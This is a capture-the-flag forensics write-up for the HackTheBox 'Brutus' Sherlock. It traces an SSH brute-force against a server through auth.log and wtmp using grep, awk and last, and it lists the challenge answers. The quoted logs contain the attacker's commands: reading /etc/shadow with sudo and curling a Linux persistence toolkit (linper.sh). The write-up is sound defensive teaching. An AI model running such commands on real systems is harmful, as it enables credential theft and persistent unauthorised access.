

Challenge: [Brutus](#)


Platform: HackTheBox

Category: Sherlock

Difficulty: Very Easy

Tools Used: awk, sed, sort, uniq, last, grep

Summary: This was my first ever HackTheBox experience, and I have to say, I am quite surprised. I find that the difficulty of very easy is inaccurate, it's very easy for those familiar with bash, however, people who aren't familiar with bash will certainly find this difficult. Overall, I really enjoyed this Sherlock, it requires a lot of bash magic to cut down the results and find what you are looking for, but that's the fun of it.



Scenario: In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?

For context, Linux authentication logs, typically located at /var/log/auth.log, are vital for monitoring authentication-related activities. The auth.log file tracks authentication events, showing information including successful and failed login attempts, SSH logins, and more.

Before we dive into this question, let's start by understanding what is located within the auth.log file. We can do so by executing the following command:

- `awk '{print $5}' auth.log | sed -E 's/\[.*\]//; s/[:]*$//' | sort | uniq -c | sort -n -r`
 - `awk '{print $5}' auth.log` - extracts the 5th field from each line in auth.log.
 - `sed -E 's/\[.*\]//; s/[:]*$//'` - removes everything from [to] and removes trailing colons.
 - `sort` - sorts the processed output alphabetically.
 - `uniq -c` - Removes duplicate entries and counts them.
 - `sort -n -r` - sorts the counted output numerically in reverse (descending order).

```
257 sshd
104 CRON
  8 systemd-logind
  6 sudo
  3 groupadd
  2 usermod
  2 systemd
  1 useradd
  1 passwd
  1 chfn
```

- **sshd**: handles SSH logins.
- **CRON**: Cron jobs being executed.
- **systemd-logind**: Manages user logins and sessions.
- **sudo**: Tracks usage of the sudo command.
- **groupadd**: New group creation.
- **usermod**: Modifications to existing user accounts.
- **systemd**: Generic system activity.
- **useradd**: New user created.
- **passwd**: Password change.
- **chfn**: Change user information.

Given this information, let's start looking for failed authentication attempts that occur in quick succession:

- `grep "authentication failure" auth.log`

```

Mar 6 06:31:31 ip-172-31-35-28 sshd[2327]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2332]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2331]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2337]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2335]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2338]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2334]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2336]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2330]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2328]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2329]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2333]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:31 ip-172-31-35-28 sshd[2352]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2351]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:31 ip-172-31-35-28 sshd[2355]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:32 ip-172-31-35-28 sshd[2357]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:35 ip-172-31-35-28 sshd[2359]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2361]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2368]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2369]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2365]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2366]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2364]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2367]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2363]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:35 ip-172-31-35-28 sshd[2377]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:36 ip-172-31-35-28 sshd[2379]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:36 ip-172-31-35-28 sshd[2380]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:36 ip-172-31-35-28 sshd[2383]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:36 ip-172-31-35-28 sshd[2384]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:36 ip-172-31-35-28 sshd[2387]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:36 ip-172-31-35-28 sshd[2387]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:36 ip-172-31-35-28 sshd[2389]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2391]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2393]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2394]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2397]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2398]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2396]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2400]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68
Mar 6 06:31:37 ip-172-31-35-28 sshd[2399]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2407]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:37 ip-172-31-35-28 sshd[2409]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:40 ip-172-31-35-28 sshd[2423]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:40 ip-172-31-35-28 sshd[2424]: pam_unix(sshd:auth): authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=backup
Mar 6 06:31:41 ip-172-31-35-28 sshd[2399]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:41 ip-172-31-35-28 sshd[2407]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root
Mar 6 06:31:42 ip-172-31-35-28 sshd[2409]: PAM 1 more authentication failure; logname=uid=0 euid=0 tty=ssh ruser= rhost=65.2.161.68 user=root

```

As you can see, there are 48 failed SSH authentication attempts that occur in the span of 12 seconds. All these failed authentication attempts originate from 65.2.161.68:

- `grep "authentication failure" auth.log | awk '{print $14}' | sort | uniq -c`

```

44 rhost=65.2.161.68
4 tty=ssh

```

Answer: 65.2.161.68

The brute force attempts were successful and attacker gained access to an account on the server. What is the username of the account?

On the 6th of March at 06:31:37 the last failed authentication attempt was observed for the root user. If you grep for “Accepted Password” we can see that a successful authentication for root occurred at 06:31:40 and 06:32:44, followed by a successful authentication to cyberjunkie at 06:37:34, all originating from the same IP address associated with the brute force activity:

- `grep "Accepted password" auth.log`

```

Mar 6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar 6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar 6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2

```

Given that the last failed authentication attempt for the root user occurred at 06:31:37 and the successful authentication occurred at 06:31:40, it is safe to assume that the threat actor successfully brute forced the root account.

Answer: root

Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.

The wtmp file is a binary log file on Linux systems that records login sessions, capturing who logged in, from what IP, and when. We can use this to see when the attacker logged in to the root account:

- `TZ=utc last -f wtmp`

cyberjun	pts/1	65.2.161.68	Wed Mar 6 06:37	gone	- no logout
root	pts/1	65.2.161.68	Wed Mar 6 06:32 - 06:37		(00:04)
root	pts/0	203.101.190.9	Wed Mar 6 06:19	gone	- no logout
reboot	system boot	6.2.0-1018-aws	Wed Mar 6 06:17	still	running
root	pts/1	203.101.190.9	Sun Feb 11 10:54 - 11:08		(00:13)
root	pts/1	203.101.190.9	Sun Feb 11 10:41 - 10:41		(00:00)
root	pts/0	203.101.190.9	Sun Feb 11 10:33 - 11:08		(00:34)
root	pts/0	203.101.190.9	Thu Jan 25 11:15 - 12:34		(01:18)
ubuntu	pts/0	203.101.190.9	Thu Jan 25 11:13 - 11:15		(00:01)
reboot	system boot	6.2.0-1017-aws	Thu Jan 25 11:12 - 11:09		(16+23:57)

We can use the provided utmp.py script to see the full timestamp:

- `TZ=UTC python3 utmp.py wtmp | grep "root" | grep "65.2.161.68"`

```
"USER" "2549" "pts/1" "ts/1" "root" "65.2.161.68" "0" "0" "0" "2024/03/06 06:32:45" "387923" "65.2.161.68"
```

Answer: 2024-03-06 06:32:45

SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

After exploring the auth.log, I noticed that when a new session is created, it generates a log that contains the session ID, timestamp, and target user:

- `grep "New session" auth.log`

```
Mar 6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar 6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar 6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar 6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
```

We know that the successful authentication occurred on the 6th of March 2024 at 06:32:45, so we only need to focus on sessions created around this time. This only leaves session 37 for the root user.

Answer: 37

The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Recall how in the first question we discovered one useradd event:

```
257 sshd
104 CRON
  8 systemd-logind
  6 sudo
  3 groupadd
  2 usermod
  2 systemd
  1 useradd
  1 passwd
  1 chfn
```

We can filter for this keyword using grep to see what user was added for persistence:

- `grep "useradd" auth.log`

```
Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
```

As you can see, on the 6th of March 2024 at 06:34:18 a user called 'cyberjunkie' was created. This was within the time range of the threat actors first session:

```
root pts/1 65.2.161.68 Wed Mar 6 06:32 - 06:37 (00:04)
```

Answer: cyberjunkie

What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?

Create Account: Local Account

Other sub-techniques of Create Account (3)

Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service.

For example, with a sufficient level of access, the Windows `net user /add` command can be used to create a local account. In Linux, the `useradd` command can be used, while on macOS systems, the `dscl -create` command can be used. Local accounts may also be added to network devices, often via common Network Device CLI commands such as `username`, to ESXi servers via `esxcli system account add`, or to Kubernetes clusters using the `kubect1` utility.^{[1][2]}

Such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

ID: T1136.001

Sub-technique of: T1136

- Tactic: Persistence
- Platforms: Containers, ESXi, Linux, Network Devices, Windows, macOS

Contributors: Austin Clark, @c2defense

Version: 1.4

Created: 28 January 2020

Last Modified: 15 April 2025

[Version Permalink](#)

Answer: T1136.001

What time did the attacker's first SSH session end according to auth.log?

Recall earlier how we determined the attacker's first session was given the ID 37. We can grep for this session ID within the auth.log file to see when this session ended:

- `grep "Removed session 37" auth.log`

```
Mar 6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

Answer: 2024-03-06 06:37:24


The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

The backdoor account is likely in reference to 'cyberjunkie'. If you grep for all events that contain this username in the auth.log, we can find an interesting command that was executed with sudo:




- `grep "cyberjunkie" auth.log`

```
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar 6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar 6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar 6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar 6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar 6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
Mar 6 06:37:34 ip-172-31-35-28 sshd[2667]: pam_unix(sshd:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar 6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
Mar 6 06:37:34 ip-172-31-35-28 systemd: pam_unix(systemd-user:session): session opened for user cyberjunkie(uid=1002) by (uid=0)
Mar 6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar 6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar 6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
```

Upon checking out this GitHub repository, you can determine that this is a Linux persistence toolkit:

 **montysecurity** Added UUIDGen alternative b5edfc3 · 3 years ago 🕒 96 Commits

📁 countermeasures	Finished -e; formatting; syntax checker	4 years ago
📁 powershell	Added pwsh; changed IFS to ?	4 years ago
📄 CONTRIBUTE.md	typos	4 years ago
📄 README.md	Added timestomping	3 years ago
📄 TODO.md	Added things	3 years ago
📄 linper.sh	Added UUIDGen alternative	3 years ago

 **README**  

linper

linux persistence toolkit

Answer: `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`